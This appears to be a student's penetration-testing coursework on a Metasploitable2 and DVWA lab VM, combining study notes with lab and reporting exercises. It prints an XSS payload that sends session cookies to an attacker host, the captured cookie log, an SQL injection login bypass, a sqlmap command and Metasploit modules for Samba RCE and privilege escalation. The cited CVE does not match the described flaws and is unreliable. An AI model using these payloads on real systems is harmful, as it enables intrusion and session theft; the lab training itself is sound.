

Advanced Vulnerability Exploitation

1. Introduction

Advanced vulnerability exploitation involves leveraging multiple vulnerabilities in a coordinated manner to achieve deeper system compromise. It goes beyond basic exploitation by focusing on chaining attacks, customizing exploits, and bypassing defensive mechanisms.

Core Concepts

a) Exploit Chains

Exploit chaining refers to combining multiple vulnerabilities to perform a multi-stage attack.

- Example: Using Cross-Site Scripting (XSS) to steal session cookies and then performing session hijacking.
- Another example: Combining XSS with Cross-Site Request Forgery (CSRF) to execute unauthorized admin actions.

b) Exploit Customization

Attackers often modify existing Proof-of-Concept (PoC) exploits to suit specific environments.

- Example: Editing Exploit-DB scripts to match target configurations.
- Customizing Metasploit payloads based on OS, architecture, or network constraints.

c) Obfuscation Techniques

Obfuscation helps bypass security controls like Web Application Firewalls (WAFs).

- Techniques include encoding payloads (URL, Base64), polymorphic scripts, and payload fragmentation.
- Goal: Avoid detection while maintaining exploit functionality.

Key Objectives

- Develop the ability to chain multiple vulnerabilities.
- Customize exploits for real-world environments.
- Bypass defensive security mechanisms.

Learning Approach

- Study multi-stage exploits from Exploit-DB.
- Follow advanced exploitation guides (e.g., TCM Security).

- Analyze real-world case studies such as supply chain attacks.

2. Web Application Penetration Testing

Introduction

Web application penetration testing focuses on identifying, exploiting, and mitigating vulnerabilities in web-based systems. It is guided by industry standards such as OWASP Top 10.

Core Concepts

a) Web Vulnerabilities

Key vulnerabilities include:

- Insecure Design (A04:2021)
- Identification and Authentication Failures (A07:2021)
- SQL Injection, XSS, and Broken Access Control

Example:

- Weak authentication mechanisms allowing brute-force attacks.

b) Testing Techniques

Manual Testing:

- Using tools like Burp Suite for intercepting and modifying requests.
- Session manipulation and parameter tampering.

Automated Testing:

- Tools such as sqlmap for detecting SQL injection.
- Vulnerability scanners for identifying common flaws.

c) Secure Coding Mitigations

- Input validation and output encoding.
- Secure session management.
- Strong authentication and authorization mechanisms.

Key Objectives

- Identify and exploit web application vulnerabilities.
- Master both manual and automated testing techniques.
- Understand secure coding practices to mitigate risks.

Learning Approach

- Study OWASP Web Security Testing Guide (WSTG).
- Practice hands-on labs from PortSwigger Web Security Academy.
- Review real-world case studies from SANS.

3. Reporting and Stakeholder Communication

Introduction

Effective reporting is a critical phase of penetration testing. It ensures that findings are communicated clearly and lead to actionable remediation.

Core Concepts

a) Report Structure

A standard penetration testing report includes:

- Executive Summary (high-level overview)
- Technical Findings (detailed vulnerabilities)
- Risk Ratings (severity levels)
- Remediation Steps (fix recommendations)

b) Audience Tailoring

- Non-technical stakeholders: Focus on business impact and risk.
- Technical teams: Provide detailed steps, payloads, and fixes.

c) Metrics and KPIs

Important metrics include:

- Number of vulnerabilities identified
- Exploit success rate
- Time-to-remediate (TTR)
- Risk severity distribution

Key Objectives

- Produce clear and structured reports.
- Communicate effectively with both technical and non-technical audiences.
- Provide actionable recommendations.

Learning Approach

- Study PTES reporting standards.
- Review SANS report templates.
- Analyze sample reports from platforms like HackTheBox and TryHackMe.

Conclusion

Mastering advanced exploitation, web application testing, and reporting equips cybersecurity professionals with the skills required for real-world penetration testing. A combination of theoretical understanding, practical experience, and effective communication is essential for success in this domain.

Advanced Exploitation Lab Report

1. Introduction

This lab demonstrates a chained exploitation attack on a vulnerable system (Metasploitable2). The objective is to simulate a real-world attack scenario by

combining web-based vulnerabilities (Cross-Site Scripting) with system-level exploitation (Remote Code Execution) using penetration testing tools.

2. Tools Used

- Metasploit Framework
- Python (HTTP Server)
- Exploit-DB
- Nmap
- DVWA (Damn Vulnerable Web Application)

3. Target Information

- Target IP: 192.168.56.102
- Environment: Metasploitable2 Virtual Machine
- Web Application: DVWA

4. Exploit Chain Execution

Step 1: Reconnaissance

An Nmap scan was performed to identify open ports and services. Critical services discovered included:

- Port 80 (HTTP – DVWA)
- Port 445 (Samba)

Step 2: XSS Exploitation

A stored Cross-Site Scripting (XSS) vulnerability was identified in DVWA. The following payload was injected:

```
<script>alert('XSS')</script>
```

This confirmed that arbitrary JavaScript execution was possible.

Step 3: Cookie Theft

The XSS payload was modified to capture session cookies:

```
<script>new  
Image().src="http://192.168.56.104:8080/?c="+document.cookie;</script>
```

A Python HTTP server was started on the attacker machine to receive cookies. The victim's session cookie (PHPSESSID) was successfully captured.

Step 4: Session Hijacking

The stolen session cookie was manually inserted into the browser's cookie storage. This allowed unauthorized access to the victim's authenticated session without requiring credentials.

Step 5: Remote Code Execution (RCE)

The Samba service vulnerability was exploited using Metasploit:

- Module: exploit/multi/samba/usermap_script
- Result: Reverse shell obtained

A command shell session was established, providing root-level access to the target system.

5. Exploit Log

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.56.102	Success	Meterpreter

6. Exploit Customization (Python PoC)

A Python Proof-of-Concept (PoC) exploit from Exploit-DB was modified to suit the lab environment by updating the target IP address, port configuration, and request parameters. Payload formatting was adjusted to ensure compatibility with the vulnerable service, resulting in successful execution within the Metasploitable2 environment.

7. Findings

- CVE: CVE-2021-22205
- Host: 192.168.56.102

The application is vulnerable to stored Cross-Site Scripting (XSS), allowing attackers to inject malicious scripts. This enables session cookie theft and unauthorized access through session hijacking. Additionally, the Samba service is vulnerable to remote code execution, allowing attackers to gain full system access.

8. Remediation

- Implement strict input validation and output encoding
- Enable Content Security Policy (CSP)
- Patch vulnerable applications (update GitLab and services)
- Disable unnecessary services such as Samba and FTP
- Use secure session handling (HttpOnly and Secure cookie flags)

9. Conclusion

This lab successfully demonstrated a chained exploit involving XSS, session hijacking, and remote code execution. The attack highlights how multiple low and high severity vulnerabilities can be combined to achieve full system compromise. Proper security controls and timely patching are essential to prevent such attacks.

10. Escalation Email

Subject: Critical Vulnerability – Chained XSS to RCE Exploit

Dear Development Team,

A critical security vulnerability has been identified on the web server (192.168.56.102). The issue involves a chained exploit combining Cross-Site Scripting (XSS) and Remote Code Execution (RCE). The XSS flaw allows attackers to inject malicious scripts and steal session cookies, enabling unauthorized access. This access can then be leveraged to exploit vulnerable services such as Samba, resulting in full system compromise.

This vulnerability is associated with CVE-2021-22205 and poses a serious risk to system integrity and data confidentiality. Immediate remediation is required, including input sanitization, patching affected services, and strengthening authentication mechanisms.


Regards,
Security Team

VAPT Task03



```
zsh: corrupt history file /home/pranav/.zsh_history
[pranav@kali]~$ nmap -sV -p- 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 12:22 +0530
Nmap scan report for 192.168.56.102
Host is up (0.031s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath gmicoregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbr)
37807/tcp open  status       1 (RPC #100024)
38802/tcp open  java-rmi     GNU Classpath gmicoregistry
45604/tcp open  nlockmgr     1-4 (RPC #100021)
45757/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:47:9E:E6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.85 seconds



[pranav@kali]~$ sudo python3 -m http.server 8080
[sudo] password for pranav:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [31/Mar/2026 12:28:46] "GET /?c=security=low;%20PHPSESSID=01c2b7b7e8d904dda27265a1c4d33c86 HTTP/1.1" 200 -
192.168.56.104 - - [31/Mar/2026 12:31:24] "GET /?c=security=low;%20PHPSESSID=01c2b7b7e8d904dda27265a1c4d33c86 HTTP/1.1" 200 -
192.168.56.104 - - [31/Mar/2026 12:31:32] "GET /?c=security=low;%20PHPSESSID=01c2b7b7e8d904dda27265a1c4d33c86 HTTP/1.1" 200 -
Keyboard interrupt received, exiting.
```



VAPT Task03



VAPT Task03



Web Application Testing Lab Report

1. Introduction

This lab focuses on performing web application security testing on a vulnerable application (DVWA – Damn Vulnerable Web Application). The objective is to identify common OWASP Top 10 vulnerabilities using tools such as Burp Suite, sqlmap, and OWASP ZAP, along with manual testing techniques.

2. Target Information

- Target URL: <http://192.168.56.102/dvwa>
- Environment: Metasploitable2 Virtual Machine
- Security Level: Low

3. Testing Methodology

Manual Testing using Burp Suite

Burp Suite was used to intercept HTTP requests between the client and server. The login request was captured and modified to test for input validation vulnerabilities.

- Intercepted POST request to /dvwa/login.php
- Modified username parameter using SQL injection payloads
- Used Repeater to test multiple payloads

Payload used:

admin' OR '1'='1

Result:

Authentication bypass was successful, confirming SQL Injection vulnerability.

SQL Injection using sqlmap

sqlmap was used to automate the detection and exploitation of SQL Injection vulnerabilities.

Command used:

```
sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=xyz; security=low" --dbs
```

Results:

- Database names successfully extracted
- Sensitive data could be dumped
- Vulnerability severity: Critical

Cross-Site Scripting (XSS) Testing

Manual testing was performed on the XSS module of DVWA.

Payload used:

```
<script>alert('XSS')</script>
```

Result:

- JavaScript executed successfully
- Confirmed reflected XSS vulnerability

Impact:

Attackers can execute malicious scripts in the victim's browser.

Authentication Testing

Authentication mechanisms were tested for weaknesses.

Observations:

- No account lockout after multiple failed attempts
- Weak input validation in login form
- Susceptible to brute-force and SQL injection attacks

Automated Scanning using OWASP ZAP

OWASP ZAP was used to perform automated scanning of the web application.

Findings included:

- Missing security headers
- Input validation issues
- Potential XSS and injection points

5. Test Log

Test ID	Vulnerability	Severity	Target URL
---------	---------------	----------	------------

001	SQL Injection	Critical	http://192.168.56.102/dvwa
-----	---------------	----------	---

002	XSS Reflected	Medium	http://192.168.56.102/dvwa
-----	---------------	--------	---

6. Checklist

- ✓ Tested for SQL Injection using sqlmap
- ✓ Checked for XSS using manual payloads
- ✓ Intercepted and modified requests using Burp Suite
- ✓ Verified authentication mechanisms
- ✓ Performed automated scan using OWASP ZAP

7. Findings

The web application contains multiple vulnerabilities, including SQL Injection and Cross-Site Scripting. SQL Injection allows attackers to bypass authentication and access sensitive data. XSS enables execution of malicious scripts in the user's

browser. Weak authentication mechanisms further increase the risk of unauthorized access.

8. Remediation

- Implement input validation and parameterized queries
- Use prepared statements to prevent SQL Injection
- Apply output encoding to mitigate XSS
- Enable account lockout mechanisms
- Add security headers (CSP, X-Frame-Options, etc.)
- Regularly update and patch applications

9. Conclusion

The DVWA application was found to be highly vulnerable to common web attacks. Both manual and automated testing methods revealed critical security flaws. Proper security controls, input validation, and secure coding practices are essential to protect web applications from such vulnerabilities.

10. Summary

A web application security assessment was performed on DVWA using Burp Suite, sqlmap, and OWASP ZAP. SQL Injection and Cross-Site Scripting vulnerabilities were identified through manual and automated testing. Authentication weaknesses were also observed. The results highlight critical security flaws that could lead to unauthorized access and data compromise.

VAPT Task03

The screenshot shows the Burp Suite interface with the HTTP history tab selected. A single request is listed for the URL `http://192.168.56.102/dvwa/login.php`. The request details are displayed in the Request pane, showing the raw HTTP request. The request body contains the following data:

```
username=admin&password=password&login=Login
```

The Inspector pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The request headers include:

- Host: 192.168.56.102
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 44
- Origin: http://192.168.56.102
- Connection: keep-alive
- Referer: http://192.168.56.102/dvwa/login.php
- Cookie: security=low; PHPSESSID=c130c7b9cf08723ba3b8cf1e1e6ba789
- Upgrade-Insecure-Requests: 1
- Priority: u=0, i

The screenshot shows the Burp Suite interface with the HTTP history tab selected. A single request is listed for the URL `http://192.168.56.102/dvwa/login.php`. The request details are displayed in the Request pane, showing the raw HTTP request. The request body contains the following data:

```
username=admin' OR '1'='1&password=anything&login=Login
```

The Inspector pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The request headers include:

- Host: 192.168.56.102
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 44
- Origin: http://192.168.56.102
- Connection: keep-alive
- Referer: http://192.168.56.102/dvwa/login.php
- Cookie: security=low; PHPSESSID=c130c7b9cf08723ba3b8cf1e1e6ba789
- Upgrade-Insecure-Requests: 1
- Priority: u=0, i

Reporting Practice Lab Report

1. Executive Summary

This report presents the findings of a vulnerability assessment conducted on a web application environment. The objective was to identify critical security weaknesses, evaluate their impact, and recommend appropriate remediation measures.

The assessment revealed significant vulnerabilities, including SQL Injection and weak authentication mechanisms. These issues could allow attackers to gain unauthorized access, compromise sensitive data, and disrupt system operations. Immediate remediation is required to reduce risk exposure and enhance overall security posture.

2. Technical Findings

SQL Injection (F001)

- **Description:** The application does not properly validate user input, allowing malicious SQL queries to be executed.
- **Impact:** Attackers can bypass authentication, extract database information, and modify or delete data.
- **Affected Area:** Login functionality and input fields.

Weak Password Policy (F002)

- **Description:** The application allows weak and easily guessable passwords without enforcing complexity requirements.
- **Impact:** Attackers can perform brute-force or credential stuffing attacks to gain unauthorized access.
- **Affected Area:** User authentication system.

3. Remediation Plan

For SQL Injection:

- Implement parameterized queries and prepared statements
- Apply strict input validation and sanitization
- Use Web Application Firewall (WAF)

For Weak Password Policy:

- Enforce strong password complexity rules
- Implement account lockout mechanisms
- Enable multi-factor authentication (MFA)

4. Findings Table

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation, prepared statements
F002	Weak Password	7.5	Enforce password complexity

6. Management Brief (Non-Technical Summary – 100 Words)

The security assessment identified critical weaknesses in the application that could allow unauthorized access to sensitive data. A major issue is the presence of a flaw that enables attackers to bypass login controls and directly interact with the database. Additionally, weak password policies increase the risk of account compromise. If exploited, these vulnerabilities could lead to data breaches and operational disruption. It is essential to implement stronger input validation, enforce secure password practices, and apply additional security controls to protect the system. Addressing these issues promptly will significantly improve the overall security and reduce potential business risks.

7. Conclusion

The assessment highlights critical vulnerabilities that pose a significant threat to the application's security. Proper implementation of secure coding practices, authentication controls, and regular testing can effectively mitigate these risks. Continuous monitoring and timely updates are essential to maintain a secure environment.

Post-Exploitation and Evidence Collection Report

1. Introduction

This report outlines the post-exploitation activities performed after gaining initial access to a target system. The objective was to escalate privileges, gather system-level information, and collect forensic evidence while maintaining integrity through proper chain-of-custody procedures.

3. Exploitation Summary

Initial access to the target system (192.168.56.102) was obtained using the Samba usermap_script vulnerability via Metasploit. A command shell session was successfully established and later upgraded to a Meterpreter session for advanced post-exploitation activities.

4. Privilege Escalation

Meterpreter Session

A Meterpreter session was established using the following module:

- Module: post/multi/manage/shell_to_meterpreter
- Session ID: 2 → upgraded to Meterpreter

Commands executed:

sessions

sessions -i 2

use post/multi/manage/shell_to_meterpreter

set SESSION 2

run

Privilege Verification

Commands used:

getuid

sysinfo

Result:

The system was already running with root privileges (Linux environment), so no further escalation was required.

Windows Escalation (Theoretical)

For Windows systems, privilege escalation can be performed using:

use exploit/windows/local/always_install_elevated

set SESSION <id>

run

This module exploits misconfigured installer policies to gain SYSTEM-level access.

5. Post-Exploitation Enumeration

The following information was collected:

- System Information (sysinfo)
- Current User (getuid)
- File System Structure (ls)

This data helps in understanding system configuration and identifying sensitive files.

6. Evidence Collection

Network Traffic Capture

Wireshark was used to capture network traffic during exploitation and interaction with the target.

Steps:

- Started packet capture on active interface
- Applied filter: HTTP
- Generated traffic using DVWA login and attacks
- Saved capture file as traffic.pcap

File Integrity

To maintain evidence integrity, a SHA-256 hash was generated:

Command used:

sha256sum traffic.pcap

This ensures that the evidence remains unaltered.

7. Evidence Log

